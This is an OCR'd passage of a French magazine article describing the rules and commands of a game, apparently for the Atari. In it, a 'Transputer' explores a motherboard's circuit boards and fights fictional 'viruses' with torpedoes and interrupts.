



**Fig. 7**





**Fig. 8** : Le codage du digitaliseur longue portée.

Signalons aussi la possibilité de trouver un codage constitué de trois étoiles, comme indiqué sur la figure 9. Celui-ci signale le bord de la carte imprimée, que vous ne devez en aucun cas atteindre, sous peine d'être considéré comme abandonnant votre mission.





**Fig. 9** : Autre forme de codage du digitaliseur.

### Le brouillage

Le brouillage de vos instruments embarqués sur le transputer n'est pas une commande disponible sur celui-ci, mais une des mésaventures qui peut vous arriver.

En effet à chaque tour de jeu, tant que la mission n'est pas remplie, le programme teste si certains des virus de la carte mère sont susceptibles de brouiller votre scanner et votre digitaliseur. Si c'est le cas, l'affichage des indications sur ceux-ci est réduit à néant, comme vous pourrez le remarquer sur la figure 10.

La liaison RS-232 profitant aussi de ces parasites, seul le message de brouillage apparaît, suivi de l'attente d'une nouvelle commande.





Fig.10

### Le déplacement du Transputer

Afin d'explorer les autres cartes imprimées de la carte mère, le Transputer dispose d'une unité de propulsion accessible par la commande PRO.

A l'instar de la figure 11, cette commande nécessite, après validation, qu'on lui fournisse la direction du mouvement, et la puissance à mettre en oeuvre.





**Fig. 11**

La direction est codée par les touches du pavé numérique, comme indiqué en figure 12.

Par exemple, pour se diriger vers le haut, la direction sera 8, et elle sera de 1 pour se diriger en bas à gauche.

La puissance à fournir à l'unité de propulsion correspond au nombre de cases de déplacement souhaité, et peut être comprise, dans le cas où l'unité de propulsion n'est pas endommagée, entre 1 et 90.

**Les résultats du déplacement**

- *Déplacement neutre*

Selon la puissance fournie à l'unité de propulsion, vous pourrez soit rester sur la même carte imprimée, soit changer de carte imprimée. Lors d'un déplacement, que nous appellerons neutre, vous vous trouverez dans une situation similaire à celle de début du jeu, c'est à dire sans repérage par les virus ennemis, sans déplacement de ceux-ci, ni collision avec des octets baladeurs.

- *Le mouvement des virus*

A chaque tour de jeu, et notamment suite à un déplacement, la flotte de virus ennemis peut se permettre un déplacement sur la carte imprimée explorée. C'est par exemple ce qu'indique la figure 13.





**Fig. 12** : Correspondance entre les touches du pavé numérique et les directions.





**Fig. 13**

Dans ce cas, toute image scannérisée de la carte imprimée est devenue caduque.



• *L'attaque des virus ennemis*

A chaque déplacement, de case en case, le programme vérifie si les virus peuvent repérer le Transputer. Dans ce cas, ceux-ci se permettent de générer à votre encontre des interruptions logicielles. La puissance de ces interruptions s'exprime en kilobits et est d'autant plus élevée que vous vous trouvez proche du virus générant l'interruption. L'impact de ces interruptions est signalé par l'unité de dialogue grâce à la liaison RS-232, comme indiqué en figure 14.





**Fig. 14**

• *La collision*

Il est possible, si votre déplacement est très éloigné, ou que vous ne l'avez pas calculé correctement, que vous entriez en collision avec l'un des occupants de la carte imprimée explorée (la figure 15 illustre une collision avec un octet baladeur).

Dans le meilleur des cas, la collision s'effectue avec l'unité de recharge; celle-ci devient immédiatement opérationnelle et prend en charge le Transputer, aucun dégât ne sera à déplorer (voir le paragraphe concernant les stations de recharge).

Par contre, si votre rencontre s'effectue avec un virus ennemi, ou avec un octet baladeur, deux cas peuvent se présenter :

— vous êtes chanceux, et l'électronique du Transputer a été suffisamment rapide pour réagir, dans ce cas la collision est évitée de justesse;

— la malchance s'abat sur votre Transputer, et un ou plusieurs organes de celui-ci sont endommagés, comme par exemple le digitaliseur, en figure 15.





Fig. 15

### Les torpilles à électrons

Si les virus peuvent s'en prendre à votre Transputer, vous pourrez vous aussi participer à leur destruction par une première commande dénommée TOR, et permettant de mettre à feu une torpille à électrons (voir figure 16).





**Fig. 16**

Suite à la validation de cette commande, l'unité centrale du Transputer vous demande la direction que devra prendre la torpille. Cette direction est codée selon le même procédé que la propulsion du Transputer.

Le résultat de l'émission d'une torpille peut être de quatre formes:

— la torpille atteint un virus ennemi : celui ci est détruit et votre mission progresse;

— la torpille atteint un octet baladeur : celui-ci, naturellement protégé contre les radiations d'électrons, n'est pas détruit, mais votre torpille est perdue;

— la torpille atteint une station de recharge: celle-ci est immédiatement détruite, et un rapport du 68000 de la carte mère est envoyé au port Centronic, pour prévenir, via l'imprimante, le chef du laboratoire de recherche;

— la torpille atteint les limites de la carte imprimée en cours d'exploration : dans ce cas elle est perdue corps, électrons et âme.

**Les interruptions de type MFP**

Votre Transputer dispose d'une unité très puissante de génération d'interruptions de type MFP, accessible par la commande MFP, validée sur votre Atari.

Lors de l'appel de cette commande, l'unité centrale du Transputer vous interroge sur la puissance de l'interruption générée. Celle-ci peut avoir pour valeur maximale celle de l'énergie totale disponible sur votre Transputer.

Ces interruptions provoquent des dommages irrémédiables sur les virus de la carte imprimée explorée. Si ce niveau de dommages est suffisant pour faire atteindre au seuil énergétique des virus touchés la valeur zéro, ceux-ci sont éliminés comme signalé en figure 17, et votre mission progresse.

